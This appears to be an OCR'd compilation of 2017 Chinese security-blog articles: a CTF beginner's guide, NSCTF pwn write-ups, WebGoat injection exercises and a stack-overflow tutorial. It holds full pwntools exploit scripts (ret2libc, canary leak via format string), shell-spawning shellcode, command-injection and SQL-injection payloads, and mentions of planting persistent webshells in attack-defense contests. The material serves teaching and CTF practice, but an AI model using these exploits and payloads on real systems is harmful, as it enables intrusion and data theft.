
这篇文章，根据文章的内容再去查一下 join 的语法，再按照 SQL 注入的常规流程（不清楚的话建议刷一遍 sqli）就可以构造出 payload。

Payload 截图如下：


爆库名：



爆表名：



爆列名：



爆 FLAG~

小密圈——Mysql 字符集问题

这个点非常棒，P 师傅（这个博客必须收藏啊~有没有）已经讲的很清楚了：

https://www.leavesongs.com/PENETRATION/mysql-charset-trick.html

8、php4fun——全部

Php4fun 原来是一个练习代码审计的一套小程序，但后面下线了，需要自己搭环境。本来想把几个知识点在这里阐述一下，但发现已经有很详细的 writeup 了，再写就是浪费时间。所以我把 wp 和源码都放到了压缩包里，可以自己搭环境玩一玩儿。

小总结

这段时间还做了，“网络安全实验室”，“XSS Challenges”，和 WeChall 里的一些题，但因为我做得很零碎，并且现在还没有写 writeup，所以相关知识点就不列在这里了。确实感觉从 CTF 中学到了很多很多~有个想法：在博客上连载各大训练平台的 Writeup，算是为大家服务，如果开始做了的话，会在下一篇 CTF 文章中，贴出链接的，敬请期待。

在压缩包里还有一个 p 师傅的 PPT，关于 CTF 技巧的，安利一波~

因为我只是一只 web 狗，所以其它题型也讲不出什么好东西来~在这里贴一个之前出现过的链接

https://ctf-wiki.github.io/ctf-wiki/#/introduction

真的是个好东西。

充分利用上面的一些资源，入门绝对不是问题啦~

哦，对了，做笔记是个很好的习惯，我用印象笔记，听说国内的为知笔记也不错~

如何进阶 CTF

讲完了入门的问题，再讲讲进阶，可能讲得不好毕竟我是菜鸟

刷完一套 bugku 就可以尝试着打打线上赛了

每年都会有各种各样的比赛，而且感觉会越来越多~

可以在这里找到最近的一些比赛，取得名次还有有奖励岂不爽滋滋

https://ctftime.org/

如果因为时间安排，以及其它不可抗因素错过了某些比赛，可以看官方的 writeup 来弥补一下。看到精彩处可以尝试联系出题人，要一下题目的源码出题人虽然经常被'追杀'，但人还是很好的除了一些敏感的东西，一般都会给你~

CUIT 校赛经验

下面就我 CUIT 的校赛，简单说一下正规线上赛的难度系数与形式。

这场比赛，有两个大三的学长带，打起来虽不能说轻松，但也算是有惊无险~

我做了杂项和 web，杂项在这里就不说了。感觉考的是加解密的知识储备以及运气，对了，还遇到了个离散数学的题，妈妈诶，大一的萌新瑟瑟发抖~

Web 部分我感觉题出的非常棒，官方的 Writeup 很详细（萌新我还有地方没搞懂啊）在这里只是简单介绍下题目的难度系数

比如，第一题"山水集团"，是一道 SQL 的题，一上来进行简单的黑盒测试，然后想办法绕过过滤，最后的解决为盲注写脚本。爆出账号密码后，又有一个 Mysql 字符编码的绕过（就是上面说的那一点），进后台之后是无回显命令执行。

这道题是 300 分，比赛的时候没做出来，看 wp 的时候就感觉师傅们真厉害其它的题目的难度在这道题的上下浮动，具体的可以看一下压缩包里的官方 wp，

（PS：“短域名“里的那个 dict 协议真是厉害）

因为是在自己的学校办的，并且队伍里有两个大三的学长带，所以有幸通过了线上选拔，参加了线下赛。

线下赛的比赛规则大概是，每个队伍分一台服务器（给你 SSH 的密码）。服务器上的配置都一样，每支队伍都需要审计自己服务器上的代码，找出漏洞，去打其它的队伍。从早上 9 点到下午 5 点，共 8 个小时，中午管盒饭和饮料。每隔 10 分钟会在服务器的固定位置，刷新 flag 文件，拿到 flag 提交，就可以给自己的队伍加分，被打的队伍减分。

感觉线下赛主要打以下几点：

1、快速白盒审计，发现并补上自己的洞

2、自动化攻击，利用发现的洞攻击其它队伍的洞，用 Python 实现半自动化。

3、种不死马，因为没有提权，所以只能上马来收割 flag，一般的马很容易被删，所以可以根据下面的代码，来编写一个自己的不死马，其实就是无限循环生成，并且密码加密的一个马，但这种马只要重启一下服务就可以杀掉。还有一个更厉害的姿势，目前还没有杀掉的方法，等省赛过后再和大家分享吧~

4、审查日志，可以在服务器上放个记录访问日志的脚本，然后根据其它队伍打你的 payload 找到漏洞的位置，还可以拿这个 payload 去打其它队伍。（PS：比赛的时候发现了其它队伍的上传到我们服务器上的马，然后我们就很无耻地爆破出了密码，只有三位数。然后借刀杀人，拿到了 7/8 台服务器，刷了一下午哈）

关于线下赛，这里有两个链接讲得还不错，可以学习一波不死马可以把两个文章的代码结合起来，自己写一个

http://bobao.360.cn/ctf/detail/169.html

http://byd.dropsec.xyz/2017/05/16/CTF%E7%BA%BF%E4%B8%8B%E8%B5%9B%E7%9B%B8%E5%85%B3%E5%B7%A5%E5%85%B7/index.html

防范思维 CTF 化

无疑，打 CTF 是有助于我们技术的提升的，对于学生而言，一个重量级 CTF

奖状也将是你入职的敲门砖。

但打比赛与技术水平的高低倒还真没有必然的联系，想要打比赛需要长时间的投入，需要了解出题人的套路，认识很多不喜欢打比赛但很厉害的大佬。而比赛毕竟只是比赛，不是 100%的真实环境，多多少少有些出入之处。

所以不要只满足于拿 flag 的快感，把从比赛获得的知识应用到实战上，拿个站、写个外挂、审审代码什么的。学，然后用，我认为这才是 CTF 的正确打开姿势。

出题人的一点想法

出题人真的挺难做的，既要想办法把题目出得有内涵，又要考虑预期之外的解法，还要防“搅屎”（在此为南邮以及 bugku 里被搅屎挂掉的几道 getshell 题目默哀 3 分钟）。

当然，就像 p 师傅说的，能成功地搅屎，也是一种能力体现。而能防止别人搅屎，是出题人能力的体现。

在这里贴上一篇“搅屎”教程，和 p 师傅的 Freebuf 上的搅屎攻略：

http://www.freebuf.com/articles/web/118149.html

以及 P 师傅防搅屎攻略：

http://hack.hk.cn/2016/04/22/ctf%E4%B8%BB%E5%8A%9E%E6%96%B9%E6%8C%87%E5%8D%97%E4%B9%8B%E5%AF%B9%E6%8A%97%E6%90%85%E5%B1%8E%E6%A3%8D/

希望大家能够从中学到些东西（反正我学到了~嘻嘻）

2017-NSCTF-PWN

原创： 7o8v 信安之路 2017-07-26

这次比赛值得吐槽的地方很多，但是我要忍住，先讲正经的。 这次总结比赛的两道 pwn，都是栈溢出类型的，比较简单。先放上题目链接：

http://pan.baidu.com/s/1miT1kPM 密码：hwt3

正式写 wp 之前我需要默认你们都会 IDA 和 gdb+peda 的一些调试技巧以及脚本的编写，我主要讲题目思路，不然这篇文章就变成了工具教学。

PWN1

```
joshua@ubuntu:~/Documents/pwn/NSCTF$ file pwn1
pwn1: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically link
ed, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=5243dd9f
b1db881e7845015ab0b1d643857ba43b, stripped
joshua@ubuntu:~/Documents/pwn/NSCTF$ checksec pwn1
[*] '/home/joshua/Documents/pwn/NSCTF/pwn1'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```


查看程序信息，32 位，动态链接，只开了 NX 保护，RELORO 是 Partial。

那么做法就很多了。思路后面讲，继续看程序。

```
joshua@ubuntu:~/Documents/pwn/NSCTF$ ./pwn1
[*]Put Your Name:
qqqqq
qqqqq
```


程序接受一次输入，然后不管你输入是什么，都给你输出一大串东西，至于这是为什么，看下面代码就知道了。

```
1 int __cdecl main()
2 {
3   alarm(1u);
4   setbuf(stdin, 0);
5   setbuf(stdout, 0);
6   setbuf(stderr, 0);
7   puts("[*]Put Your Name:");
8   read_write();
9   return 0;
10 }
```

程序的 main，非常简单，只是有个定时一秒的时钟比较坑，可以选择性地 nop 掉。

```
1 ssize_t sub_804854D()
2 {
3   char buf; // [sp+10h] [bp-88h]@1
4
5   read(0, &buf, 0x100u);
6   return write(1, &buf, 0x100u);
7 }
```


这就是程序的主要函数了，实在是非常简单。

看了这里的代码也可以解释为什么会数出一大串字符了。

再结合汇编页面查看，溢出非常明显。

```
text:0804854D
text:0804854D read_write      proc near               ; CODE XREF: main+60↓p
text:0804854D
text:0804854D buf             = byte ptr -88h
text:0804854D
text:0804854D                 push    ebp
text:0804854E                 mov     ebp, esp
text:08048550                 sub     esp, 98h
text:08048556 ; 4:   read(0, &buf, 0x100u);
text:08048556                 mov     dword ptr [esp+8], 100h ; nbytes
text:0804855E                 lea     eax, [ebp+buf]
text:08048564                 mov     [esp+4], eax    ; buf
text:08048568                 mov     dword ptr [esp], 0 ; fd
text:0804856F                 call    _read
text:08048574 ; 5:   return write(1, &buf, 0x100u);
text:08048574                 mov     dword ptr [esp+8], 100h ; n
text:0804857C                 lea     eax, [ebp+buf]
text:08048582                 mov     [esp+4], eax    ; buf
text:08048586                 mov     dword ptr [esp], 1 ; fd
text:0804858D                 call    _write
text:08048592                 leave
text:08048593                 retn
text:08048593 read_write      endp
```


程序漏洞分析完毕，我们来讲讲思路。

思路:

由于程序只有一次输入的机会，所以我们必须在第一次输入劫持程序流程。

由于栈上保留了函数 got 表的首地址（不同的机器上可能相差一个栈单元的位置），所以可以在第一步劫持控制流的同时进行 libc 地址的泄露。（至于这个地址保存在何处，需要你们自己去查看。）

这时候我们劫持了控制流，也有了 libc 地址。那么我们就再进行一次输入，ret2libc 完成攻击。

EXP:

exp 我准备用图片展示出来，原因不需要多说，我希望我的 exp 主要起个参考作用。

```
from pwn import *
#SETTING------------------------------------------
EXCV = './pwn1'
HOST = '116.62.63.190'
PORT = '8888'
context(log_level='debug')

LOCAL = 1
REMOTE = 0
if LOCAL:
    io = process(EXCV)
if REMOTE:
    io = remote(HOST,PORT)
#-------------------------------------------------
if REMOTE:
    plt_off = 0x1b0000
    sh_off = 0x15900b
    sys_off = 0x3a940
'''
    plt_off = 0x1a7000
    sh_off = 0x15da8c
    sys_off = 0x3FE70
'''
if LOCAL:
    plt_off = 0x1b0000
    sh_off = 0x15900b
    sys_off = 0x3a940

stack_off = 0xbc
ret1 = 0x08048594

io.recvline()
payload = 'A'*140
payload += p32(ret1)
payload += 'aaaa'*3
payload += 'bbbbb'
io.send(payload)

io.recvuntil('bbbbb')

leak = io.recv(3).ljust(4,'\x00')
plt = u32(leak)*0x100
libcbase = plt-plt_off
system = libcbase + sys_off
shell = libcbase + sh_off
log.info('leak = '+hex(plt))
log.info('libc = '+hex(libcbase))
log.info('system = '+hex(system))
log.info('shell = '+hex(shell))

payload = 'A'*140
payload += p32(system)
payload += p32(shell)
payload += p32(shell)
io.send(payload)

io.interactive()
```


题目做法很多，比如你也可以不泄露栈上的 libc，去泄漏 got 表，或者 ret2resolve，有不同的想法欢迎在评论区留言。

PWN2

```
joshua@ubuntu:~/Documents/pwn/NSCTF$ file pwn2
pwn2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically link
ed, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=61436e6a
a94550a8d0ed9b0a80e78ecc68f1bf57, stripped
joshua@ubuntu:~/Documents/pwn/NSCTF$ checksec pwn2
[*] '/home/joshua/Documents/pwn/NSCTF/pwn2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```


和上一题不一样，这里多了 canary，但我们总会有办法绕过的。

```
joshua@ubuntu:~/Documents/pwn/NSCTF$ ./pwn2
[*] Do you love me?[Y]
Y
[*] Input Your name please:
qqqq
[*] Welcome to the game qqqq[*] Input Your Id:
111
[*] Do you love me?[Y]
[*] Do you love me?[Y]
```


这就是程序的功能展示了，只要我们每次都输入'Y'，那我们就有无数次的输入机会。

```
1  int __cdecl main()
2  {
3    char v1; // [sp+1Bh] [bp-5h]@3
4    __pid_t v2; // [sp+1Ch] [bp-4h]@8
5
6    setbuf(stdin, 0);
7    setbuf(stdout, 0);
8    setbuf(stderr, 0);
9    while ( 1 )
10   {
11     write(1, "[*] Do you love me?[Y]\n", 0x17u);
12     if ( getchar() != 89 )
13       break;
14     v1 = getchar();
15     while ( v1 != 10 && v1 )
16       ;
17     v2 = fork();
18     if ( v2 )
19     {
20       if ( v2 <= 0 )
21       {
22         if ( v2 < 0 )
23           exit(0);
24       }
25       else
26       {
27         wait(0);
28       }
29     }
30     else
31     {
32       input_name();
33     }
34   }
35   return 0;
36 }
```


程序 main 函数，程序有 fork，看到这里，那么程序的 canary 就已经问题不大了。 我们主要分析的函数在下面的 input_name() 中。

```
1  int input_name()
2  {
3    char *s; // ST18_4@1
4    int buf; // [sp+1Ch] [bp-1Ch]@1
5    int v3; // [sp+20h] [bp-18h]@1
6    int v4; // [sp+24h] [bp-14h]@1
7    int v5; // [sp+28h] [bp-10h]@1
8    int v6; // [sp+2Ch] [bp-Ch]@1
9
10   v6 = *MK_FP(__GS__, 20);
11   buf = 0;
12   v3 = 0;
13   v4 = 0;
14   v5 = 0;
15   s = (char *)malloc(0x40u);
16   input(&buf);
17   sprintf(s, "[*] Welcome to the game %s", &buf);
18   printf(s);
19   puts("[*] Input Your Id:");
20   read(0, &buf, 0x100u);
21   return *MK_FP(__GS__, 20) ^ v6;
22 }
```


可以看到这里还是有个明显的格式化字符串。 我们进行的输入是在 input() 函数中。

```
1  int __cdecl sub_804876D(void *a1)
2  {
3    size_t v1; // ST18_4@1
4    char s; // [sp+1Ch] [bp-4Ch]@1
5    int v4; // [sp+5Ch] [bp-Ch]@1
6
7    v4 = *MK_FP(__GS__, 20);
8    memset(&s, 0, 0x40u);
9    puts("[*] Input Your name please:");
10   __isoc99_scanf("%s", &s);
11   v1 = strlen(&s);
12   memcpy(a1, &s, v1 + 1);
13   return *MK_FP(__GS__, 20) ^ v4;
14 }
```


由于没有验证字符串长度，我们可以在这里进行溢出。

思路:

由于 canary 的存在我们需要首先通过格式化字符串泄露 canary 的值。因为这个程序的栈上依然存在函数 got 表首地址，我们可以同时泄露 libc 地址。

(那么有了 canary 和 libc 地址，我们就可以在第二次输入轻轻松松拿 shell 了吗？nonono...，这是这道题我没搞懂的地方，我在第二次输入的时候死活写不进'/bin/sh'的地址,但是 system 却能正常写入。而我经过调试发现 system 函

数参数的位置正好是函数 got 表首地址，也就是我们第一步泄露出的地址，所以我们第二步的思路如下)

往我们泄露出的 got 表地址写入 '/bin/sh\x00'。

写好了'/bin/sh\x00'，那么我们直接写入 system 地址就大功告成了，但是事情还是没这么简单。

由于函数中 memcpy()函数的存在，在我们劫持控制流之后它可能会将 got 表地址作为 dest 参数（具体原因我没去深究），然后把我们的输入复制过去，所以我们在这次输入开头也必须带上'/bin/sh\x00'。

EXP：

```
from pwn import *
#SETTING-----------------------------------------
EXCV = './pwn2'
HOST = '116.62.63.190'
PORT = '8888'
#context(log_level='debug')
e = ELF(EXCV)
LOCAL = 1
REMOTE = 0
if LOCAL:
    io = process(EXCV)
if REMOTE:
    io = remote(HOST,PORT)
#-------------------------------------------------
leak_off =  0x1b0000
sys_off = 0x3a940
sh_off = 0x15900b
strlen_got = 0x804A038
read_plt = e.plt['read']
loop = 0x804876D
mem_got = e.got['memcpy']
mem_nop = 0x80487E2

io.recvline()
io.sendline('Y')
io.recvline()
io.sendline('%11$10p%12$10p')
io.recvuntil('[*] Welcome to the game ')
canary = eval(io.recv(10))
leak = eval(io.recv(10))
io.recvrepeat(1)
libcbase = leak - leak_off
system = libcbase + sys_off
sh = libcbase + sh_off

log.info('canary = '+hex(canary))
log.info('leak_got_plt = '+hex(leak))
log.info('libcbase = '+hex(libcbase))
log.info('system = '+hex(system))
log.info('shell = '+hex(sh))

io.sendline('1')
io.recv()
io.sendline('Y')
io.recv()
payload = 'A'*64
payload += p32(canary)
payload += 'A'*12
payload += p32(read_plt)
payload += p32(loop)
payload += p32(0)
payload += p32(leak)
payload += p32(8)
io.sendline(payload)
#raw_input()
io.send('/bin/sh\x00')

io.recv()
payload = '/bin/sh\x00'.ljust(64,'A')
payload += p32(canary)
payload += 'A'*12
payload += p32(system)+p32(leak)+p32(leak)

io.sendline(payload)

io.interactive()
```


总结：

这两道 pwn 题用来练习栈溢出漏洞还是不错的，我主要是利用 ret2libc 进行的攻击，你们也可以尝试其他方式，比如 ret2resolve，虽然比较麻烦。

webgoat-Injection

原创： 断弦 信安之路 2017-08-03

注入攻击是 WEB 安全领域中一种最为常见的攻击方式。在“跨站脚本攻击”一章中曾经提到过，XSS 本质上也是一种针对 HTML 的注入攻击。而在“我的安全世界观”一章中，提出一个安全设计原则----“数据与代码分离”的原则，它可以说是专门为了解决注入攻击而生的。

注入攻击的本质，是把用户输入的数据当做代码来执行。这里有两个关键条件，第一个是用户能够控制输入；第二个是原本程序要执行的代码，拼接了用户输入的数据。

SQL 注入的类型：数字型、字符型

1、数字型：数字型的注入通常需要做类型转换，强类型的语言对数字型注入具有天然的免疫力。

2、字符型：拼接 SQL。制造闭合 SQL 语句，注释掉无用部分。 防御 SQL 注入的方法：

3、数据类型转换时的类型检查

4、特殊字符转义(ESAPI)

5、使用安全函数(http://lib.csdn.net/base/java)中使用预编译，参数化查询条件

6、使用安全的存储过程

```
String username = request.getParameter("username");        //获取请求中的变量 username 的值
String sql = "SELECT id,username,itemsCon FROM items WHERE id = ? ";        //使用预编译的 SQL 语句
PreparedStatement ps = connection.preparedStatement("sql");        //数据库连接创建带有预编译 SQL 语句的 PreparedStatement 对象
ps.setString(1,id);        //参数绑定
ResultSet rs = ps.executeQuery();        //创建 SQL 执行的结果集
```

Webgoat

Command Injection

任意选择一个文件，点击 view，页面会提示

ExecResults for 'cmd.exe /c type

"E:\safe\WebGoat-5.4\tomcat\webapps\WebGoat\lesson_plans\English\AccessControlMatrix.html"'

抓取请求，将 HelpFile 字段修改为

AccessControlMatrix.help"%20%26%20netstat%20-an%20%26%20ipconfig

注意要使用 urlencoder

" & netstat -an & ipconfig

先用"将前面的命令闭合，最终执行的命令就是：

cmd.exe /c type

"E:\safe\WebGoat-5.4\tomcat\webapps\WebGoat\lesson_plans\English\AccessControlMatrix.html"

& netstat -an & ipconfig

得到如下结果，命令已被执行

Num Injection

在 station 字段中注入特征字符，能组合成新的 SQL 语句。例子：

*SELECT * FROM weather_data WHERE station = 12 and 1=2;*


Log Spoofing

这种攻击基于在日志文件上欺骗人类的眼睛，攻击者可以很容易地擦除攻击日志。

目标：灰色区域代表 Web 服务器日志上需要录入的信息；使它看上去像是 admin 用户成功登录的样子；通过增加脚本提升攻击。

Smith%0d%0aLogin Succeeded for username: admin

String Injection



prevented in some other manner.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

*** Congratulations. You have successfully completed this lesson.**
*** Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.**

Enter your last name: a ' or '1'='1 Go!

SELECT * FROM user_data WHERE last_name = 'a' or '1'='1'

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

OWASP Foundation | Project WebGoat | Report Bug

Modify Data with SQL Injection

表单允许用户通过 userid 查询自己的工资，这个表单存在 SQL 注入漏洞。数据表“salaries”。 命令格式：

UPDATE table SET column=value WHERE column=value;

分析：需要更新表 salaries，设置 salary 栏的值。使用如下命令：

UPDATE salaries SET salary=999999 WHERE userid='jsmith'

同时也需要结束前一个查询并且打开前一个引号 使指令有效。综上于是空白处输入以下指令，点击 Go：

whatever'; UPDATE salaries SET salary=999999 WHERE userid='jsmith

二进制漏洞学习笔记_栈溢出

原创： 7o8v 信安之路 2017-07-13

在阅读本文之前需要了解的一些东西如下

C 语言

linux

逆向工程

刚开始所演示的漏洞会没有任何保护机制，到后来会逐步加上一些保护措施。

环境

Linux ubuntu 16.04.1 x86_64

ldd (Ubuntu GLIBC 2.23-0ubuntu9) 2.23

在正式开始讲解漏洞之前,引用一段维基百科关于 漏洞利用 的介绍

漏洞利用（英语：Exploit，本意为“利用”）是计算机安全术语，指的是利用程序中的某些漏洞，来得到计算机的控制权（使自己编写的代码越过具有漏洞的程序的限制，从而获得运行权限）。在英语中，本词也是名词，表示为了利用漏洞而编写的攻击程序，即漏洞利用程序。 经常还可以看到名为 ExploitMe 的程序。这样的程序是故意编写的具有安全漏洞的程序，通常是为了练习写 Exploit 程序。

我接下来就会演示一个”ExploitMe“的小程序。

<0>

这个程序非常简单，甚至不需要你写脚本，直接运行就能获得 shell。 写这个程序的目的主要是为了使第一次接触漏洞的同学更好地理解栈溢出的原理。

废话不多说，先上代码。

```
#include <stdio.h>
#include <string.h>
void overflow(char *str){

        char buf[128];
        strcpy(buf,str);
}

int main(){

        char str[256]="\x6a\x0b\x58\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\
x6e\x89\xe3\xcd\x80 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x80\xcd\xff\xff";
        overflow(str);

        return 0;
}
```


由于现在针对栈溢出漏洞的保护措施也比较多，所以我们首先要关掉这些保护，这个过程和扒衣服差不多（捂脸）。

第一个关掉的就是 ASLR

简单讲，这个保护开启之后，程序的堆栈地址在程序每次启动的时候都是随机的。想要了解详情可以百度。

```
joshua@ubuntu:~/Documents/pwnNote$ cat /proc/sys/kernel/randomize_va_space
2
```

输入上面命令，返回结果不是 0 就说明开了 ASLR，想要关闭的话需要在 root 模式下输入如下命令

echo 0 > /proc/sys/kernel/randomize_va_space

第二个保护是 Canary.

简单讲，开启 Canary 之后，函数开始时在 ebp 和临时变量之间插入一个随机值，函数结束时验证这个值。如果不相等（也就是这个值被其他值覆盖了），就会调用 _stackchk_fail 函数，终止进程。

第三个保护是 NX.

简单讲，开了 NX 保护之后程序的堆栈将会不可执行。


后两种保护可以在编译的时候一起关闭，编译命令如下:

gcc -fno-stack-protector -zexecstack -m32 -o 0 0.c

